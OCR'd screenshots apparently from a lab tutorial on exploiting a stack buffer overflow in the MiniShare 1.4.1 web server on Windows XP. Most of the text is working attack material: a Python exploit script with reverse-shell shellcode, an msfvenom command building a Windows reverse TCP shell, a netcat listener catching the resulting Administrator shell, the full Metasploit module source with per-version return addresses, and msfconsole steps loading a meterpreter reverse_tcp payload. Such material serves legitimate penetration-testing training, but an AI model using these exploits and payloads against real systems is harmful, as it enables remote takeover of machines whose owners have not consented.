
Open exploit5.py ~/Desktop Save


```
#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80

buffer = "GET "
buffer+= "\x90" * 1787
buffer+= "\xD7\x30\x9D\x7C" # overwrite EIP to JMP ESP @ 7C9D30D7
buffer+= "\x90" * 16 # 16 bytes of NOPs for exploit reliablity
# overwrite stack where ESP is pointing with reverse TCP shell shellcode
buffer+= (
"\xbe\xa8\xa0\xa1\xeb\xd9\xee\xd9\x74\x24\xf4\x5f\x29\xc9\xb1"
"\x52\x31\x77\x12\x83\xef\xfc\x03\xdf\xae\x43\x1e\xe3\x47\x01"
```

root@kali: ~/Desktop

File Edit View Search Terminal Help

```
root@kali:~/Desktop# msfvenom -p windows/shell_reverse_tcp LHOST=172.16.189.13
4 LPORT=443 --format=c --platform=windows --arch=x86 --bad-chars='\x00\x0a\x0d
'
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
unsigned char buf[] =
"\xbe\xa8\xa0\xa1\xeb\xd9\xee\xd9\x74\x24\xf4\x5f\x29\xc9\xb1"
"\x52\x31\x77\x12\x83\xef\xfc\x03\xdf\xae\x43\x1e\xe3\x47\x01"
```


root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# ./exploit5.py
root@kali:~/Desktop#
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# nc -nvvlp 443
listening on [any] 443 ...
connect to [172.16.189.134] from (UNKNOWN) [172.16.189.132] 1238
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator\Desktop\minishare-1.4.1>


minishare-1...
odbg110.zip
minishare-1.4.1
odbg110
test.txt
MiniShare 1.4.1
Filename
Full Path
Shared Path
test.txt
C:\Documents and Settings\Administrator\Desktop\test.txt
/test.txt
1/1 connection(s) open
Recycle Bin
start
MiniShare 1.4.1
9:14 PM


```ruby
class MetasploitModule < Msf::Exploit::Remote
  Rank = AverageRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Minishare 1.4.1 Buffer Overflow',
      'Description'    => %q{
          This is a simple buffer overflow for the minishare web
        server. This flaw affects all versions prior to 1.4.2. This
        is a plain stack buffer overflow that requires a "jmp esp" to reach
        the payload, making this difficult to target many platforms
        at once. This module has been successfully tested against
        1.4.1. Version 1.3.4 and below do not seem to be vulnerable.
      },
      'Author'         => [ 'acaro <acaro[at]jervus.it>' ],
      'License'        => BSD_LICENSE,
      'References'     =>
        [
          [ 'CVE', '2004-2271'],
          [ 'OSVDB', '11530'],
          [ 'BID', '11620'],
          [ 'URL', 'http://archives.neohapsis.com/archives/fulldisclosure/2004-11/0208.html'
        ],
      'Privileged'     => false,
      'Payload'        =>
        {
          'Space'    => 1024,
          'BadChars' => "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x40",
          'MinNops'  => 64,
          'StackAdjustment' => -3500,
        },
      'Platform'       => 'win',
      'Targets'        =>
        [
          ['Windows 2000 SP0-SP3 English', { 'Rets' => [ 1787, 0x7754a3ab ]}], # jmp esp
          ['Windows 2000 SP4 English',     { 'Rets' => [ 1787, 0x7517f163 ]}], # jmp esp
          ['Windows XP SP0-SP1 English',   { 'Rets' => [ 1787, 0x71ab1d54 ]}], # push esp
          ['Windows XP SP2 English',       { 'Rets' => [ 1787, 0x71ab9372 ]}], # push esp
          ['Windows 2003 SP0 English',     { 'Rets' => [ 1787, 0x71c03c4d ]}], # push esp
          ['Windows 2003 SP1 English',     { 'Rets' => [ 1787, 0x77403680 ]}], # jmp esp
          ['Windows 2003 SP2 English',     { 'Rets' => [ 1787, 0x77402680 ]}], # jmp esp
          ['Windows NT 4.0 SP6',           { 'Rets' => [ 1787, 0x77f329f8 ]}], # jmp esp
          ['Windows XP SP2 German',        { 'Rets' => [ 1787, 0x77d5af0a ]}], # jmp esp
          ['Windows XP SP2 Polish',        { 'Rets' => [ 1787, 0x77d4e26e ]}], # jmp esp
          ['Windows XP SP2 French',        { 'Rets' => [ 1787, 0x77d5af0a ]}], # jmp esp
          ['Windows XP SP3 French',        { 'Rets' => [ 1787, 0x7e3a9353 ]}], # jmp esp
        ],
      'DefaultOptions' =>
        {
          'WfsDelay' => 30
        },
      'DisclosureDate' => 'Nov 7 2004'))
  end

  def exploit
    uri = rand_text_alphanumeric(target['Rets'][0])
    uri << [target['Rets'][1]].pack('V')
    uri << payload.encoded

    print_status("Trying target address 0x%.8x..." % target['Rets'][1])
    send_request_raw({
      'uri' => uri
    }, 5)

    handler
  end

end
```

root@kali: ~/Desktop

File Edit View Search Terminal Help

```
msf > use exploit/windows/http/minishare_get_overflow
msf exploit(minishare_get_overflow) > show options

Module options (exploit/windows/http/minishare_get_overflow):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,typ
e:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host

msf exploit(minishare_get_overflow) >
```

```
msf exploit(minishare_get_overflow) > set RHOST 172.16.189.132
RHOST => 172.16.189.132
msf exploit(minishare_get_overflow) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(minishare_get_overflow) > set LHOST 172.16.189.134
LHOST => 172.16.189.134
msf exploit(minishare_get_overflow) > set LPORT 443
LPORT => 443
msf exploit(minishare_get_overflow) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows 2000 SP0-SP3 English
   1   Windows 2000 SP4 English
   2   Windows XP SP0-SP1 English
   3   Windows XP SP2 English
   4   Windows 2003 SP0 English
   5   Windows 2003 SP1 English
   6   Windows 2003 SP2 English
   7   Windows NT 4.0 SP6
   8   Windows XP SP2 German
   9   Windows XP SP2 Polish
   10  Windows XP SP2 French
   11  Windows XP SP3 French
```


root@kali: ~
File Edit View Search Terminal Help
msf exploit(minishare_get_overflow) > show targets
Exploit targets:
Id Name
-- ----
0 Windows 2000 SP0-SP3 English
1 Windows 2000 SP4 English
2 Windows XP SP0-SP1 English
3 Windows XP SP2 English
4 Windows XP SP3 English
5 Windows 2003 SP0 English
